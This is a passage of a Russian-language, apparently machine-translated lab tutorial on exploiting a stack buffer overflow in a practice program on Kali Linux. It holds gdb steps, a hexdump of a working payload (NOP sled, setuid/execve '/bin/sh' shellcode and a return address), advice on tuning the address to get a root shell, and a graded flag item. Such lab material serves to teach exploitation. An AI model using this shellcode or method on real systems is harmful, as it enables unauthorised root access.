Эксплойт должен выглядеть как на изображении ниже, за исключением четырех байтов ближе к концу, которые, вероятно, отличаются от ваша система.



Закройте файл с помощью **Ctrl+X** .


Тестирование эксплойта 4 в gdb

В окне терминала выполните эти команды:

```
gdb bo1
break 10
run $(cat e4)
info registers
x/40x $esp
```

Это загружает эксплойт, выполняет его, и останавливается, чтобы мы могли видеть стек.

Теперь адрес возврата 0xbffff370, т.к. показано ниже. Это должно сработать!




В окне gdb выполните эту команду:

```
continue
```

Эксплойт работает, выполняя новую программу "/bin/dash", как показано ниже.

(Вместо этого вы можете получить сообщение «Остановлено» подсказки «#», как показано ниже, но см. "Ошибка при переустановке точки останова" сообщение. но это не имеет значения; мы заставим эксплойт работать за пределами отладчик ниже.



Теперь у нас есть работающий эксплойт переполнения буфера, который возвращает оболочку.

ED 3.2: Сообщение Gdb (10 баллов)

Флаг прикрыт зеленой рамкой в изображение выше.

Выход из Dash Shell

В строке тире "#", выполните эту команду:

```
exit
```

Выход из отладчика

В среде отладки gdb выполните эту команду:

```
quit
```

Тестирование эксплойта 4 в обычной оболочке

В окне терминала выполните эту команду:

```
./bo1 $(cat e4)
```

Если эксплойт сработает, вы увидите "#" быстрый, как показано ниже.

```
root@kali:~/buf# ./bo1 $(cat e4)
Done!
# 
```

Настройка эксплойта

Когда я сделал это с этими значениями, эксплойт работал в gdb, но не в настоящей оболочке. Это обычное явление, и причина для саней NOP. Если это произойдет вам, отрегулируйте возвращаемое значение в эксплуатировать файл с помощью hexedit, пока он не заработает.

Чтобы он работал на более ранней версии Kali, Мне пришлось вычесть 0x50 из адреса, делая последний байт 0x20, как показано ниже.

Чтобы заставить его работать на Kali 2017.3 и Kali 2018.4, мне пришлось добавить 0x20 по адресу. Это кажется очень случайным.

```
00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ................
00000010  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ................
00000020  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ................
00000030  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ................
00000040  31 C0 89 C3  B0 17 CD 80  31 D2 52 68  6E 2F 73 68  1.......1.Rhn/sh
00000050  68 2F 2F 62  69 89 E3 52  53 89 E1 8D  42 0B CD 80  h//bi..RS...B...
00000060  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000070  20 F3 FF BF  0A                                     ....
00000080
```

Эксплойт теперь работает в реальной оболочке!

```
root@kali:~/kali2# ./bo1 $(cat e8)
# 
```

Источники

Проверка на проницаемость
http://www.offensive-security.com/metasploit-unleashed/Msfpayload
http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads
https://isisblogs.poly.edu/2011/04/13/cheatsheet-using-msf-to-make-linux-shellcode/
http://www.tenouk.com/Bufferoverflowc/Bufferoverflow6.html
http://stackoverflow.com/questions/14344654/how-to-use-debug-libraries-on-ubuntu
http://stackoverflow.com/questions/15306090/cant-step-into-string-h-function-with-gdb
http://askubuntu.com/questions/180207/reading-source-of-strlen-c
http://askubuntu.com/questions/318315/how-can-i-temporarily-disable-aslr-address-space-layout-randomization
http://stackoverflow.com/questions/17775186/buffer-overflow-works-in-gdb-but-not-without-it
http://security.stackexchange.com/questions/33293/can-exploit-vulnerability-if-program-started-with-gdb-but-segfaults-if-started

---

Обновлено для Kali 2017.3 25.01.18 в 13:53.
Добавлен отсутствующий CR 2-3-18
Адрес обновлен в тексте 2-4-18
--no-pie изменено на -no-pie 2-24-18
Дополнительные аргументы gcc удалены 3-2-18